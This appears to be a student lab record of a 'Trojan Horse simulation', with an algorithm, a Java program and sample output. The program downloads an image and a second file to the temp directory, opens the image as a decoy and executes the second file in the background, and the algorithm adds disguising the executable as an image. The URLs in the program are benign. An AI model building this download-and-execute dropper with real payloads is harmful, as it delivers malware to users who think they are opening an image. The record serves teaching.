


The filename now looks like trojanexe.jpg



trojanexe.jpg

Since the image contained in the file is of a sports complex I will replace trojan in the name with sportscompl_ so that the file name reads sports_complexe.jpg .



sports_complexe.jpg

Algorithm:

1. Input Preparation:
   - Identify two URLs: one for a harmless executable and one for an image file.
   - Ensure both are hosted on publicly accessible platforms like Dropbox.
2. File Downloader Script Logic:
   - Create a script that:
     - Downloads both files to a temporary directory.
     - Executes both: the image (distraction) and the executable (payload).
3. Java Program Simulation:
   - Use Java to simulate file download and execution (image and .exe).
   - Use Desktop class for image display and Runtime.exec() for background execution.
4. File Naming (Optional for Awareness):
   - Use a misleading file name (e.g., .jpg instead of .exe) to spoof appearance. (Just theoretical in Java demo, no real renaming done)
5. Result Logging:
   - Display success messages to simulate execution.

Program:

```
import java.awt.Desktop;

import java.io.*;

import java.net.*;

import java.nio.file.*;

public class TrojanSimulator {

    public static void main(String[] args) {

        try {

            String imageUrl =
"https://upload.wikimedia.org/wikipedia/commons/thumb/a/a4/Tux_Enhanced.svg/768px-
Tux_Enhanced.svg.png";

            String exeUrl = "https://github.com/git-guides/git-cheat-sheet/raw/main/git-cheat-
sheet.pdf";

            String tempDir = System.getProperty("java.io.tmpdir");

            File imageFile = new File(tempDir, "image_cover.png");

            File fakeExe = new File(tempDir, "hidden_payload.pdf");

            downloadFile(imageUrl, imageFile);

            downloadFile(exeUrl, fakeExe);

            if (Desktop.isDesktopSupported()) {

                Desktop.getDesktop().open(imageFile);

            }

            ProcessBuilder pb = new ProcessBuilder(fakeExe.getAbsolutePath());

            pb.start();

            System.out.println("Trojan simulation complete.");

        } catch (Exception e) {

            e.printStackTrace();

        }

    }
    private static void downloadFile(String fileUrl, File destination) throws IOException,
URISyntaxException {

        URL url = new URI(fileUrl).toURL();

        try (InputStream in = url.openStream()) {

            Files.copy(in, destination.toPath(), StandardCopyOption.REPLACE_EXISTING);

        }

        System.out.println("Downloaded: " + destination.getAbsolutePath());

    }

}
```

Output:

```
Downloaded: C:\Users\Sample\AppData\Local\Temp\image_cover.png
Downloaded: C:\Users\Sample\AppData\Local\Temp\hidden_payload.pdf
Trojan simulation complete.
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the Trojan Horse simulation was successfully implemented.

Overall Record Completion Status	
Completed	
Date of completion	
Faculty Signature	